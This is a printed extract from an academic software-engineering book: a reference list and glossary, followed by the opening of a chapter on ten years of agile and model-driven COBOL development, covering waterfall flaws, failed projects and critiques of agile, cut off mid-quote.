Abreu, F. B. (1995). The MOOD Metrics Set. *Proc. of ECOOP'95, Workshop on Metrics*.

Agile Manifesto. (n. d.). Retrieved from http://agilemanifesto.org/principles.html

Ali, A., Nadeem, A., Iqbal, Z., & Usman, M. (2007). Regression testing based on UML design models. *Proceedings of the 13th Pacific Rim International Symposium on Dependable Computing* (pp. 85-88). doi:10.1109/PRDC.2007.53

Analysis and design. (n. d.). Retrieved from http: //www.selectbs.com/analysis-and-design/what-is-ssadm

Application Threat Modeling. (n. d.). Retrieved from http://WWW.owasp.org/index.php/application-threatmodeling

Bacudio, A. G., Yuan, X., Chu, B. B., & Jones, M. (2011, November). An Overview of Penetration Testing [IJNSA]. *International Journal of Network Security & Its Applications*, *3*(6), 19–38. doi:10.5121/ijnsa.2011.3602

Ball, T. (1998). On the limit of control flow analysis for regression test selection. Proceedings of the 1998 ACM SIGSOFT international symposium on Software testing and analysis, 134-142.

Banker, R. D., Kauffman, R. J., & Kumar, R. (1992). An empirical Test of Object-Based Output Measurement in a Computer-Aided Software Engineering (CASE) Environment. *Journal of Management Information Systems*, *8*(3), 127–150.

Bass, L., Clements, P., & Kazman, R. (1998). *Software Architecture in Practice. SEI Series in Software Engineering*. Addison-Wesley.

Beck, K. (2000). *Extreme Programming Explained: Embrace Change*. Addison-Wesley.

Bertolino, A., & Basanieri, F. (2000). A practical approach to UML-based derivation of integration tests. *Proceedings of the Fourth International Software Quality Week Europe and International Internet Quality Week Europe (QWE)*, Brussels, Belgium.

Blaha, M. R., & Rumbaugh, J. R. (1991). *Object-Oriented Modeling and Design with UML*. Pearson.

Booch, G., Rumbaugh, J., & Jacobson, I. (2002). *The Unified Modeling User Guide*. Pearson Education.

Bosch, J. (2000). *Design & Use of Software Architecture Adopting and Evolving a Product-line Approach*. ACM Press.

Briand, L., & Labiche, Y. (2001). A UML-based approach to system testing. *Journal of Software and Systems Modeling.*, *1*(1), 10–42. doi:10.1007/s10270-002-0004-8

Briand, L., Labiche, Y., & He, S. (2009). Automating regression test selection based on UML designs. *Information and Software Technology*, *51*(1), 16–30. doi:10.1016/j.infsof.2008.09.010

Budgen, D. (1994). *Software Design*. Addison-Wesley.

Business Process Model and Notation (n. d.). Retrieved from http://en.wikipedia.org/wiki/Business_Process_Model_and_Notation

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Checkland, P. B., & Poulter, J. (2006). *Learning for Action: A short definitive account of Soft Systems Methodology and its use for Practitioners, teachers and Students*. Chichester: Wiley.

Chidamber, S.R., & Kemerer, F.C. (1993). A Metrics Suite for Object Oriented Design.

Cockburn, A. (2004). *Crystal Clear: A Human-Powered Methodology for Small Teams*. Addison-Wesley.

DeMarco, T. (1979). *Structured Analysis and System Specification*. Yourdon Press Computing Series.

UML Diagrams. (n. d.). Retrieved from http://www.uml-diagrams.org/uml-24-diagrams.html

Dorfman, M., & Thayer, R. H. (1997). *Software Engineering*. IEEE Computer Society Press.

Farooq, Q., Iqbal, M., Malik, Z., & Nadeem, A. (2007). An approach for selective state machine based regression testing. *In Proceedings of the 3rd International workshop on Advances in model-based testing, A-MOST '07*, 44-52.

Freeman, P., & Wasserman, A. I. (1983). *Tutorial on Software Design Techniques* (4th ed.). IEEE Computer Society Press.

Futrell, R. T., Shafer, D. F., & Shafer, L. (2002). *Quality Software Project Management*. Prentice Hall PTR.

Gane, C., & Sarson, T. (1977). *Structured System Analysis: Tools and Techniques*. Improved System Technologies.

Gupta, R., Harrold, M., & Soffa, M. (1996). Program slicing-based regression testing techniques. *Journal of Software Testing, Verification, and Reliability*, *6*(2), 83–112. doi:10.1002/(SICI)1099-1689(199606)6:2<83::AID-STVR112>3.0.CO;2-9

Harrold, M., Jones, J., Li, T., Liang, D., Orso, A., & Pennings, M. et al. (2001, January). Regression test selection for Java software. *Proceedings of the 16th ACM SIGPLAN Conference on Object-Oriented Programming, Systems, Languages and Applications* (pp. 312-326). doi:10.1145/504282.504305

IEEE. (1990). *IEEE Standard Glossary of Software Engineering Terminology. IEEE Std 610.12-1990*. IEEE.

Jackson, M. A. (1975). *Principles of Program Design*. Academic Press.

Jacobson, I., Christerson, M., Jonsson, P., & Overgaard, G. (1992). *Object-Oriented Software Engineering: A Use-Case Driven Approach*. Addison-Wesley.

Jalote, P. (1997). *An Integrated Approach to Software Engineering* (2nd ed.). Springer. doi:10.1007/978-1-4684-9312-2

James, A. Senn (1989). Analysis & Design of Information Systems, Mc Graw Hill

Jeffrey, D. R., Low, G. C., & Barnes, M. (1993). A comparison of function point counting techniques. *IEEE Transactions on Software Engineering*, *19*(5), 529–532. doi:10.1109/32.232016

Kajko-Mattsson, M., Lewis, G. A., Siracusa, D., Nelson, T., Chapin, N., Heydt, M., et al. (2006). Long-term Life Cycle Impact of Agile Methodologies. Proceedings of the *22nd IEEE International Conference on Software Maintenance (ICSM'06)* (pp. 422-425). doi:10.1109/ICSM.2006.34

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Kent, B., & Ward, C. (1989, October). A Laboratory for Teaching Object Oriented Thinking, *OOPSLA'89, Conference Proceedings,* New Orleans, Louisiana. *SIGPLAN Notices*, 24(10), 1-6.

LaBarge, R., & McGuire, T. (2012, December). Cloud penetration testing [IJCCSA]. *International Journal on Cloud Computing: Services and Architecture*, *2*(6).

Laing, V., & Coleman, C. (2001). *Principal Components of Orthogonal OO Metrics, Software Assurance Technology Center*. SATC.

Lary, C., & Yourdon, Ed. (1975). Structured Design. Yourdon Press.

Leung, H., & White, L. (1989). Insights into regression testing. *Proceedings of the Conference on Software Maintenance* (pp. 60-69).

Li, W., Henry, & Salley (1993, May). Maintenance Metrics for the Object Oriented Paradigm, *First International Software Metrics Symposium*. Baltimore, Maryland, Los Alamitos, California: IEEE Computer Society Press. doi:10.1109/METRIC.1993.263801

Linzhang, W., Jiesong, Y., Xiaofeng, Y., Jun, H., Xuandong, L., & Guoliang, Z. (2004, November). Generating Test Cases from UML Activity Diagram based on Gray-Box Method, *Proceedings of the 11th Asia-Pacific Software Engineering Conference* (pp. 284-291). doi:10.1109/APSEC.2004.55

Liskov, B. (1988, May). Data Abstraction and Hierarchy. *SIGPLAN Notices*, *23*(5), 17–34. doi:10.1145/62139.62141

Liskov, B., & Guttag, J. (2001). *Program Development in Java Abstraction, Specification, and Object-Oriented Design*. Addison-Wesley.

Lorenz, M., & Kidd, J. (1994). *Object-Oriented Software Metrics*. Prentice Hall.

Malik, H., & Siew, H. O. (2009). Review of Agile Methodologies in Software development. *International Journal of Research and Reviews in Applied Science,* 1(1), 1-8.

Mall, R. (2014). *Fundamentals of Software Engineering* (4th ed.). Prentice Hall.

McCabe. (1999). Using McCabe QA 7.0.

McGraw, G. (2014), Editor. gem@cigital.com. *Building Security,* Retrieved from [REMOVED HYPERLINK FIELD]http://www.cigital.com/papers/download/bsi1/swsec:pdf

Mehta, D. M. (2014) *Effective Software Security Management choosing the right drivers for applying application security*. Retrieved from http://download.consumer5.com/a/application-protection-software-s426/

Meyer, B. (1988). *Object Oriented Software Construction*. Prentice Hall.

Moniruzzaman, A. B. M., & Hossain, S. A. (n. d.). *Comparative Study on Agile software development methodologies*. Retrieved from http://arxiv.org/ftp/arxiv/papers/1307/1307.3356.pdf

Naslavsky, L., & Richardson, D. (2007, November). Using traceability to support model-based regression testing. *Proceedings of the twenty-second IEEE/ACM international conference on automated software engineering, ASE '07* (pp. 567-570).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

OMG (2004a), Meta Object Facility (MOF), 2.0 Core Specification, ptc/04-10-15.

OMG, (2004b), UML 2.0 Infrastructure Specification, OMG Adopted Specification, ptc/04-10-14.

OMG BPMN. (n. d.). Retrieved from http://www.omg.org/bpmn/

OMG BPMN Tutorial. (n. d.) http://www.omg.org/bpmn/Documents/OMG_BPMN_Tutorial.pdf

Page-Jones, M. (1988). *The Practical Guide to Structured Systems Design* (2nd ed.). Yourdon Press Computing Series.

Peeger, S. L. (1998). *Software Engineering Theory and Practice*. Prentice-Hall, Inc.

Raising, L., & Janoff, N. S. (2000). The Scrum software development process for small teams. *IEEE Software*, *17*(4), 26–32. doi:10.1109/52.854065

Rao, K. N., Naidu, G. K., & Chakka, P. (2011). A Study of the Agile Software Development Methods, Applicability and Implications in Industry. *International Journal of Software Engineering and Its Applications*, *5*(2), 35–45.

Roger, S. P., & Bruce, R. M. (2014). *Software Engineering a Practitioner's Approach* (8th ed.). Tata: McGraw Hill.

Rosenberg, H. L. (1994). *Hyatt, E*. Lawrence: Software Quality Metrics for Object-Oriented Environments, Crosstalk Jounal.

Rothermel, G., & Harrold, M. (1997). A safe, efficient regression test selection technique. *ACM Transactions on Software Engineering and Methodology*, *6*(2), 173–210. doi:10.1145/248233.248262

Rothermel, G., Harrold, M., & Dedhia, J. (2000). Regression test selection for C++ software. *Software Testing*. *Verification and Reliability*, *10*(2), 77–109. doi:10.1002/1099-1689(200006)10:2<77::AID-STVR197>3.0.CO;2-E

Samuel, P., & Joseph, A. T. (2008). Test Case Generation from UML Sequence Diagrams. Proceedings of the *Ninth ACIS International Conference on Software Engineering, Artificial intelligence, Networking, and parallel/distributed computing* (pp. 879-887). doi:10.1109/SNPD.2008.100

Samuel, P., Mall, R., & Kanth, P. (2007). Automatic test case generation from UML communication diagram. Information and Software Technology, Elsevier, 58-171.

Security overview. (n. d.). Retrieved from http://developer.apple.com/library/ios/documentation/security/conceptual/securityoverview/SecurityOverview.pdf

Sharma, M., Kundu, D., & Mall, R. (2007). Automatic Test Case Generation from UML Sequence Diagrams. Proceedings of the *15th International Conference on Advanced Computing and Communications* (pp. 60-65).

Structured systems analysis and design method. (n. d.). *Wikipedia*. Retrieved from http://en.wikipedia.org/wiki/Structured-systems-analysis-and-design-method

UML Tutorial Points. (n. d.). *Wikipedia*. Retrieved from http://www.tutorialspoint.com/uml/uml_object_diagram.htm

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Wirfs-Brock, R., & Wilkerson, B. (1989, October). Object-Oriented Design: A Responsibility-Driven Approach, *OOPSLA'89 Conference Proceedings,* New Orleans, Louisiana, *SIGPLAN Notices*, 24(10), 71-76.

Yoo, S., & Harman, M. (2010). Regression testing minimization, selection and prioritization: A survey. *Software Testing*. *Verification and Reliability*, *1*(1), 121–141.

KEY TERMS AND DEFINITIONS

Agile Methods: It refers to a group of software development methods that provide higher flexibility and visibility to the software user while the product is still being developed as opposed to conventional software development methods where visibility and use is available only after the complete product is developed.

Business Process Modeling: It refers to the process of defining and documenting the business process flow along with associated artifacts and the business users in a graphical form. Business Process Modelling Notations (BPMN) and Business Process Execution Languages (BPEL) have been developed by analysts and vendors in an effort to provide tools which also helps the software development team to determine the software requirements.

Design Metrics: This refers to quantitative measures to verify the quality of software design. These metrics are defined by following the basic principles of software design and ensure use of good practice while performing the software design activities.

Meta Model Architecture: This depicts OMG's model driven approach in a pyramidal fashion. The top layer refers to Meta Object Facility (MOF), while the bottom layer consists of the UML specifications for the software system. MOF provides UML like meta-models.

Model Driven Approach (MDA): It refers to the model driven design, development, and testing approach released by the Object Management Group (OMG) in 2001. As per MDA, abstractions and modelling is used to visualize the structure and behaviour of the system independent from the underlying implementation technology. It helps in validating the software design against the requirements before developing and implementing the software product.

Object Oriented Design (OOD): It refers to the current practice of software development where real life objects form the basic blocks of software design and subsequent development using object oriented languages such as Java. Object properties such as abstraction, encapsulation, inheritance, polymorphisms, and message-passing describe the structure and behaviour of the underlying objects.

Prototyping: This refers to building a working model or a prototype of the software product to be developed depicting its look and feel and some basic functionality. It is a dynamic technique which is often used as a tool to evaluate a design, or validate user requirements by simulating the work flow of the software on the prototype.

Software Development Life Cycle (SDLC): This refers to the process of developing the software following well defined phases starting from collecting the software requirements, designing, developing, performing validations and verifications and implementing it.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Structured System Analysis and Design Method (SSADM): This is a SDLC with a procedural approach. It was introduced to analyze and design software systems in 1980, and is based on some of the early approach to design such as; logical data modelling, data flow modeling, and entity event modelling developed around 1975.

Threat Modeling: It refers to the methodologies followed in modeling different types of risks to the software from potential malicious attackers and hackers, and validating the security aspects of the software.

Unified Modeling Language (UML): Many different methods and notations were developed by analysts and researchers to perform object oriented analysis and design and software development which created communication problems. These were combined to the unified modelling language in 2002. While providing visual modelling tools independent of the programming language, it encouraged the object-oriented development approach and marketing of tools for software design and development.

This research was previously published in the Handbook of Research on Computational Simulation and Modeling in Engineering edited by Francisco Miranda and Carlos Abreu, pages 417-455, copyright year 2016 by Engineering Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 3
Ten Years of Experience with Agile and Model-Driven Software Development in a Legacy Platform

Chung-Yeung Pang
Seveco AG, Switzerland

ABSTRACT

In this chapter, a report containing the author's many years of experience in software development together with a discussion of software engineering are presented. The report begins with the software crisis and includes different projects following the traditional waterfall model with heavy documents. In a re-engineering project of a legacy IT system by modernizing COBOL applications, we established an agile and model driven approach to software development. This approach which has been successfully applied in 13 projects since 2004 is presented. The key factors required for our success will also be discussed. Both the good and bad experiences of the last ten years will be summarized. The chapter will be finalized with a vision of a new architecture for agile software development.

INTRODUCTION

Computer technology has evolved at a rapid rate. It was inconceivable that my current notebook has more computer power than the huge IBM 370 machine that ran my first program in my university days. It is a real joke when someone still uses hardware components from the good old days for today's business. On the other hand, what about software? Many COBOL programs developed in the 1970s are still in operation. In fact, enterprise IT systems usually undergo a long period of evolution. This decade long, the software projects evolved into some of the most complex software systems. For large corporations, mainframe applications programmed in COBOL often form the backbone of the IT structure. Despite their obsolescence, legacy systems continue to provide a competitive advantage through supporting unique business processes and containing invaluable knowledge and historical data.

DOI: 10.4018/978-1-5225-3422-8.ch003

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Maintaining and upgrading legacy systems is one of the most difficult challenges many companies currently face. They struggle with the problem of modernizing these systems while keeping the day-to-day operation intact. As reported later in this chapter, many large corporations have tried but failed to re-build their legacy systems using object-oriented language like Java or Smalltalk. At the same time, new applications developed in Java do not seem to provide significant advantages in terms of performance or enhancement in business agility. On the other hand, with a proper approach to software development, one can build flexible, maintainable, agile applications in a legacy platform with a language like COBOL. The approach was first reported in 2012 (Cockburn & Highsmith, 2001; Pang, 2012) and its solution framework includes the following features:

- Modular and pluggable for architecture business and system component integration.
- Reuse in terms of design and code patterns.
- Use model driven approach and code generation in the development process.
- Test infrastructure for unit testing, component integration testing and service testing.
- Adapt agile development process.

The development approach is based on practical experience from a re-engineering project of a legacy IT system in a large corporation. It was first applied in 2004. During the last 10 years, the approach has been applied in 13 projects. Although some projects were under significant pressure with time and budget constraints, all projects were completed on time and within budget.

In this chapter, I report my many years of experience in software development, particularly the last ten years of using the development approach. The chapter is organized as follows. In the background section, my experience of the software crisis, software development process based on the waterfall model, challenges and success of software projects are elaborated. In the next section I discuss the agile development process with the agile manifesto and its critiques. Software architecture, which in my experience is crucial to the agile process for enterprise application development is also elaborated. In the following section the history and evolution of the agile architecture for our development approach are presented. The architecture, model driven approach, tools and framework are discussed. Following that is a section on project experience. Then a section on the experience with developers, development teams and managers is presented. Following is a section about overall experience and lessons learnt. The acceptance, positive and negative experience as well as the findings are presented in this section. The chapter is finalized with future research directions and conclusions.

BACKGROUND

As background I present my personal experience with the software crisis, various software development processes, as well as challenges and successes of software projects.

Software Crisis

In the early days of software history, programmers tended to develop their programs in an ad hoc style with no documentation. A result of this was the software crisis of the 1960s, 1970s and 1980s. Typical phenomena of the software crisis are (Crisis, 2010):

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Many problems have arisen in software development.
- Software projects tend to run over budget and are late or completely fail to deliver.
- Mission critical programs become obsolete and not maintainable.
- Enterprise IT systems have become increasingly complex and they cannot easily be managed.

I gained personal experience of the software crisis in the mid-1980s when I started my career as a software developer. My first job involved maintaining and extending a software package developed by 12 developers over a period of 5 years. All the developers had left the company. The only documents left behind were a few sketches on two scraps of paper. In this job, I had to go through thousands of lines of code written in different styles and structures and I tried to understand the algorithms of the whole software package. I fully understood the problems related to the software crisis after this experience. It also gave me a strong incentive to carry out research in software engineering. I would never support code centric approach to software development, although it is still common practice for most programmers.

Software Engnieering (Jackson, 2010) is a discipline that provides solutions to counter a software crisis. It defines standards, disciplines, methodologies and processes for software development. In the past decades, many new methodologies, standards, programming languages and paradigms have been developed. Programming styles like structural programming, object-oriented programming, etc. have been introduced. Programming languages such as ADA, C++, Smalltalk, Java, Prolog, etc. have been evolved to enable developers to program using better structures and to adapt to new programming styles like object-oriented programming as well as concepts of artificial intelligence and expert systems. Various CASE tools have become available to assist software development through modeling. The Unified Modeling Language (UML) has also evolved. Developers can build different software artifacts in different phases of a software development process in the form of UML models. For the software development life cycle (SDLC), we have the waterfall model, spiral development model, rational unified process (RUP), agile development process, etc. Extreme programming, rapid application development (RAD) with prototyping and SCRUM, etc. provide different programming paradigms. There has been a great evolution of software technologies since the period of the software crisis.

Despite the advances in software technologies, the problems related to software crisis do not seem to have been solved. The Standish Group's 2009 CHAOS report (Collier, 2009) shows only 32 percent of software projects are completed successfully. 44% are challenged which are late, over budget and/or have less than the required features and functions and 24% failed which are cancelled prior to completion or delivered and never used. "These numbers represent a downtick in the success rates from the previous study, as well as a significant increase in the number of failures", says Jim Crear, Standish Group CIO, "They are a low point in the last five study periods. This year's results represent the highest failure rate in over a decade".

I have personally observed similar statistics as those provided by the CHAOS report. Ambler challenged the CHAOS report in a LinkedIn debate and argued that the agile approach to software development has a far more successful rate (S.W. Ambler, 2013). In a vote, many participants shared that their projects had been successful (Ambler, 2013). However, most of them faced great challenges in their projects. Recently a friend celebrated the success of a software project in his company. The project was originally planned for two years; however it took four years to complete and costed three times the original budget. To the team it was a success as they argued that the final product has many functionalities that are different to the original concept of the product. It is difficult to define success. However, software development remains a challenge to date. More examples will be provided in a later sub-section.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


Software Development Process

In 1970, (Royce, 1970) presented the first formal description of the waterfall model, although he did not use the term waterfall. The earliest use of the term "waterfall" may have been in a 1976 paper by Bell and Thayer (Bell & Thayer, 1976). As shown in Figure 1, the waterfall model provides a simple and logical structure of different activities involved with clear deliverables in a software development process. It is still popular today.

Despite its popularity, the linear sequential flow of activities in the waterfall model has many flaws. One major flaw relates to the concept that the requirements specification must be fully completed before the design and implementation activities start. This concept is in the mindset of many project managers, analysts and developers. "We can't start the development unless we know exactly what we are going to develop". One always hears such a sentence in a development project. Unless the project is very small, I personally have never come across the fact that any requirements specifications can be made up front and remain unchanged throughout the development life cycle. In the late 80s I went for a job interview. The project was to develop a new version of a radio phone system. The project was originally planned for two years. During my interview, I was told that they had been in the phase of specifying the requirements for one and a half years. Development had not started yet. Later on I took a job to develop a mobile communication system. We spent three quarters of a year trying to come up with the system specification. I requested to develop some prototypes but was turned down by the project manager. We ended up spending too much of the budget with no signs of progress. The higher management did not agree to fund the project further and the project was ended. The final product of the project was a heap of documents that nobody would ever read.

There is a tendency to try to come up with a requirement specification for a perfect system that can solve all problems. This was the case for the two projects previously mentioned. In fact, in my drawer, there is still a set of CDs containing documents that had cost a financial institute many tens of millions

Figure 1. Waterfall model for software development process



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to develop in the late '90s. The documents contain the concepts and specifications of a dream financial system which was never completely developed. Those CDs have been in my drawer for over 15 years and I have not looked at them since.

In October 2007, we were going to develop a new version of our code generator. My original plan for the project was to have the first prototype in January and a new version in May 2008. A new project team took over the job. A couple of developers tried to come up with the requirement specification and we had meetings every two weeks to review this. There were many discussions on what the code generator should be able to do. In April 2008, we had still not completed the specification or got past the inception phase (the new term for the requirement specification phase). Then came the financial crisis and all projects were ended. Until now we have not had a new version of the code generator.

Requirement is often a moving target, as we see that most software packages have different versions. It is not a good idea to come up with a complete and thorough requirement before embarking on the next phase of development. It is the same as design. To complete a software design down to the final details before implementation starts is not advisable. Often we find that it is not feasible to implement the detailed design. Design should be constantly verified with prototypes. In short, the life cycle of software development is usually an iterative and incremental process.

Despite its flaws, the waterfall model has laid out a foundation for the software development process. In the meantime, lots of new models based on the waterfall model have evolved. As software development is actually an iterative process, Boehm (B. Boehm, 1986; B. W. Boehm, 1988) came up with a spiral model. The prototyping model is another approach that emphasizes the development of prototypes to allow users of the software to evaluate developers' proposals for the design of the eventual product by actually trying them out. Prototyping also serves the purpose of verifying the feasibility of implementation for architectural design. The incremental model is yet another model that applies the waterfall model incrementally. A recent approach is the agile software development methodology. This approach will be elaborated on in further detail in a later subsection. The different approaches of the software development life cycle (SDLC) have been well presented in many literatures (Johnson & Robinson, 2001).

Challenges in Software Projects

Advances in software technologies have made numerous promises. Back in the late '80s, software scientists claimed that OO languages were for programming on the whole (Wegner, 1989). The OO paradigm with polymorphism and inheritance was a solution to resolve and control the complexity of enterprise applications. Corporation executives have been led to believe that if they could port all their legacy applications to a new platform using programming languages such as Java and Smalltalk, they would have business agility and a great reduction in operating costs. In real practice, this often turns out to be an illusion.

A few years ago there was a project to port all the COBOL applications from the IBM z/OS system to the UNIX platform using Java as the main programming language. The project team had two and a half years time with substantial funding. The company executives were so committed to the project that they terminated all the software licenses of their legacy system at the time the project was scheduled to be completed. The project failed to complete and the company ran into so many problems that its survival was in question.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Enterprise IT systems involve a complex interplay of people and processes. Technologies alone do not provide solutions for managing the complex IT landscape. Development style, budget pressures and project deliverables followed by the need to deliver short-term results in an over-constrained environment led to the rapid creation of huge amounts of proprietary code. Figure 2 shows a typical outline of Java packages' inter-dependencies in a real enterprise project. Classes are developed as required. Cross references are made between objects when extensions of existing classes for new functionalities are required. This results in a "mountain-of-spaghetti" of Java code. The maintenance and operation of such a system represents a logistic nightmare just like COBOL based programs in legacy IT systems. The re-engineering of current IT systems turns into a process of continuous cycles.

Another example of failure was the development of a new general ledger system in a large corporation in the mid-90s. The system was based on a client server architecture. Smalltalk was the language for GUI development for the front end, while the existing mainframe back end system would act as a server to provide the data requested by the front end. Many hundreds of millions were invested in the project. The major problem with the project (in my opinion) was the implementation of the architecture. Populating a field would normally involve sending a query to the server. Eventually there were too many transactions involved in the mainframe system just to populate one screen. The system performance was absolutely not acceptable and operation costs would be too high. The last announcement by the management in that project was that they could not manage OO and client server technology. The project was ended.

A couple of years ago the Swiss government announced the complete failure of a software project for tax management after an investment of the equivalent to over one hundred million USD. In the press we

Figure 2. Illustration of Java packages' inter-dependencies of an application



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

were informed that the central office divided the whole project into the development of many software packages and subcontracted these packages to different contractors. These software packages did not work together.

For all the examples described so far, they show that software development is still a challenge 40 years after the start of the software crisis period. The causes of failure in software projects vary. They could be flaws in the development process such as consuming most of the budget in requirement specifications, flaws in architectural design and implementation like the project with the general ledger system, unable to handle the complexity of the software system, particularly when a huge system should be developed in one go, or poor project management and understanding of what is really required to manage a software project.

Success in Software Development

In 2006 the Standish Group put forward the following top ten success factors for IT projects (Hartmann Preuss, 2006; Krigsman, 2006).

1. User involvement
2. Executive management support
3. Clear business objectives
4. Optimizing scope
5. Agile process
6. Project management expertise
7. Financial management
8. Skilled resources
9. Formal methodology
10. Standard tools and infrastructure

In addition to the factors listed above, an additional key factor is the ability to resolve and control complexity. Staying focused on the essentials and proper architectural design are also important factors.

The above list provides a set of check points for IT projects. Descriptions of these factors can also be found in the 2001 online article by (Johnson & Robinson, 2001). It is interesting that the factor "firm basic requirements" in this article has been replaced by "agile process".

In the late '80s, I was involved in a telecommunication project. In this project we had a framework written in Modula 2. The framework was based on architecture with a plug and play mechanism for the modules. The whole framework provided a frame for every application with an infrastructure for all the basic system functions in place. When new requirements came in, we carried out some analyses and quickly developed prototypes to verify the requirements as well as the design. The development process was evolutionary and iterative and we were able to estimate the effort required for each requirement. Applications were developed on time and within budget.

From the late '90s to the early 2000s, I experienced success in a number of projects that had solid architectures and used an iterative and incremental development process. The 13 projects of the last 10 years that used the approach presented in this chapter are also examples of successful stories.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

AGILE DEVELOPMENT PROCESS AND SOFTWARE ARCHITECTURE

In this section, I present the concept of agile development process together with its critics and problems. A subsection focused on the agile software architecture which I consider rather important to the success of software projects is also included

Agile Manifesto and Development Process

The agile software development process has become very popular in the software industry over the past few years. This process takes the evolutionary and iterative approach to software development (S.W. Ambler, 2010; Larman, 2003) and focuses on adaptation to changes. The concept fits well with any re-engineering project to improve business and IT agility. As previously mentioned the Standish Group removed "firm basic requirements" as a success factor and replaced it with "agile process". To establish firm basic requirements requires a detailed analysis of the business process and how it should function at the start of the project. In the agile development process, on the other hand, concrete requirements are identified along with the development process through successive implementations of prototypes.

In an agile development process, requirements and solutions evolve through collaboration between self-organizing, cross-functional teams. It promotes adaptive planning, evolutionary development, early delivery, continuous improvement and encourages a rapid and flexible response to change. The *Agile Manifesto*, which first laid out the underlying concepts of Agile development, introduced the term in 2001. The manifesto items within the agile software development context are:

- Individuals and interactions over processes and tools: In agile development, self-organization and motivation are important, as are interactions such as co-location and pair programming.
- Working software over comprehensive documentation: Working software will be more useful and welcome than just presenting documents to clients in meetings.
- Customer collaboration over contract negotiation: Requirements cannot be fully collected at the beginning of the software development cycle, therefore continuous customer or stakeholder involvement is very important.
- Responding to change over following a plan: Agile development focuses on quick responses to change and continuous development.

The Agile Manifesto is based on 12 principles:

1. Customer satisfaction through the rapid delivery of useful software.
2. Welcomes changing requirements, even late in development.
3. Working software is delivered frequently (weeks rather than months).
4. Close, daily cooperation between business people and developers.
5. Projects are built around motivated individuals, who should be trusted.
6. Face-to-face conversation is the best form of communication (co-location).
7. Working software is the principal measure of progress.
8. Sustainable development, able to maintain a constant pace.
9. Continuous attention to technical excellence and good design.
10. Simplicity—the art of maximizing the amount of work not done—is essential.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. Self-organizing teams.
12. Regular adaptation to changing circumstances.

There is extensive literature on the topic of the agile development process and practices(S.W. Ambler, 2013; Larman, 2003; McGovern, 2003). Some of the most common practices include SCRUM, test-driven development (TDD), the user story driven approach, agile modeling, etc. The Agile Alliance has provided a comprehensive online collection with a map guide to applying agile practices (S.W. Ambler, 2010). We do not adhere to just a single practice published in literature. Rather we basically break tasks into small increments with minimal planning. Iterations have short time frames. An iteration can involve a team working through a full software development cycle, which includes planning, requirements analysis, design, coding, unit testing and acceptance testing when a working product is demonstrated to stakeholders. This helps to minimize overall risk and lets the project adapt to changes quickly.

Critics and Problems Related to Agile Development Process

The agile approach to software development eliminates the heavy documents that result from the waterfall model and hence reduces the significant effort invested in the requirements specification. The process also forces the development team to stop dwelling on the very high level concepts about what the system should do by getting the development down to the ground with early prototyping. It has numerous advantages over the conventional waterfall model.

Despite its many advantages, there are also many critics against the agile approach (Bogard, 2012; Harlow, 2014). Rakitin, (2001) criticized the agile approach as an attempt to undermine the discipline of software engineering. The concept of "Working software over comprehensive document" leads to "We want to spend all our time coding. Remember, real programmers don't write documentation." In fact, most programmers do love the code centric style of development. I have come across development teams that carry out a purely code centric style of development while claiming that they use the agile approach.

A similar critique was raised by Gualtieri (Gualtieri, 2011). In his blog, Gualtieri found that "working software as the measure of progress" is narcissistic. Rushing to write code is oft the translation of this misguided principle. Another critique he put forward is related to "business people and developers working together daily". He did not agree that meeting together with the business people every day would get the requirement right. Often business people are not the same as the users. The development team must understand the business and the users. Gualtieri commented that software is not code and development teams are not coders. Great developers must be design and domain experts. He also pointed out that design is essential. One gets what one designs, so one better get the design right.

Moczar (Moczar, 2013) pointed out the following three flaws in agile methodology:

1. "Delivery over quality" recasts the agile principle of "early and continuous delivery" of valuable software. Focusing on continuous delivery has the effect of creating an unmanageable defect backlog.
2. "Development over planning" hits the agile principle of "responding to change over following a plan". This principle encourages poor and irresponsible planning while hiding its effects.
3. "Collaboration over management" with emphasis on self-organizing teams that do the right thing in some sort of group evolutionary manner. While self-organizing agile teams are also self-managing, they are not self-leading. An agile team needs the type of leadership that provides a vision to work

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

> towards and motivation for achieving that vision. A strong agile leader, often in the form of a product owner, knows how to motivate a team with a description of an extremely desirable product that is just beyond what the team may think it can do. Freed to pursue that goal and provided with ongoing guidance from a product owner, an agile team can become truly high performing.

Big projects using the agile approach like Universal Credit (Saravanan, 2013) and Surrey Police System (Murphy, 2014) have failed. Experts argued that the agile methodology was not properly adapted in these projects. This leads to the point that it is not at all easy to adapt the agile approach to software development for large projects in large organizations. Kiggundu (Kiggundu, 2014) presented a scenario that the user of an application from the National Health System in the USA is the entire population of the country. It is not possible to adapt to the principles of Agile when there are millions of stakeholders along with their complex interactions at individual, political and organization levels. In the various large organizations I have been involved in, the development teams are spread across different countries. It is not possible to have co-location of a development team in those organizations. In general, the larger the project and organization, the higher the complexity in both managerial and technical aspects. It is much harder for a large project to adapt a new technology than a smaller one. The failure rate is also higher. McKinsey (Blocher, 2012) reported that on average, large IT projects exceeding $15 million run 45 percent over budget and 7 percent over time, while delivering 56 percent less value than predicted.

In the Agile Manifesto 10th Anniversary, Kruchten (Kruchten, 2011) made the following comment:

